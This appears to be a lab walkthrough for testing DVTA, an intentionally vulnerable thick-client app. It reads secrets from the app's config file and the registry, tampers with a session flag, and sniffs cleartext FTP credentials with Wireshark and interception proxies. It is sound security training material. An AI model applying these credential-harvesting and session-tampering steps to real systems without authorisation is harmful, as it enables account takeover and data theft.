
💡 This is information gathering section so we are not trying any exploitation, but in coming we do it.

```
  </startup>
  <appSettings>
    <add key="DBSERVER" value="127.0.0.1\SQLEXPRESS" />
    <add key="DBNAME" value="DVTA" />
    <add key="DBUSERNAME" value="sa" />
    <add key="DBPASSWORD" value="CTsvjZ0jQghXYWbSRcPxpQ==" />
    <add key="AESKEY" value="J8gLXc454o5tW2HEF7HahcXPufj9v8k8" />
    <add key="IV" value="fq20T0gMnXa6g014" />
    <add key="ClientSettingsProvider.ServiceUri" value="" />
    <add key="FTPSERVER" value="127.0.0.1" />
  </appSettings>
```

- Next let's try closing the application and reopen it.
- By doing so we have got our session active already.
- Let's explore the application again if we found something interesting.



- So here we have found some registry on specific DVTA app let's jump to it.
- By jumping to the location we have found that the application is storing user credentials in plain text.



- It looks the application is tracking the session from isLoggedIn entry.
- By changing to false we can verify that the session gets terminated.
- By this way a user can change the values and login with any user which we'll do in upcoming sections.

2. Traffic Analysis

Intercepting HTTP Traffic:

- Burp-Suite is used to analyse HTTP traffic.

Intercepting TCP Traffic:

- Wireshark
- Echo Mirage (Very old and not maintained)
- MITM-RELAY + Burp Suite

Tools


- Echo-Mirage: https://drive.google.com/open?id=1JE70HH-CNd_VIl190sheL72w3P5dYK58
- MITM-Relay: https://github.com/jrmdev/mitm_relay
- Burp-Suite: https://portswigger.net/burp/releases/professional-community-2024-1-1-4
- Python : https://www.python.org/downloads/
- PIP File : https://bootstrap.pypa.io/get-pip.py

- To make MITM-Relay working we need to install PIP and requests module in our host using the cmd:

```
python.exe <path to get-pip.py file>

#then

python -m pip install requests
```

- Now we can check by running the MITM-Replay if it's working.

```
python.exe <path to mitm_relay.py file>
```




Great job all done 👍.

Wireshark - Capturing Traffic


💡 In this module we will capture and analyze FTP traffic from DVTA app.

- Open Wireshark and FileZilla make sure the FileZilla is connected and running.





- Open DVTA app and login using the admin creds:

  `admin:admin123`




- So, now clear the traffic in Wireshark and now when we click on “Backup Data to FTP Server” we can see traffic is going through the Wireshark.







- To see only FTP traffic, apply the display filter as ftp (*or we can set it according to IP addresses in real testing*) and hit enter.




- Now, we can see the traffic only by the FTP.
- On analyzing the traffic, we found the user as “dvta” and password as “p@ssw0rd”.







- From the above captured credentials, let's try to login into the FTP from browser or from the file explorer.



- Enter the username and password we captured.

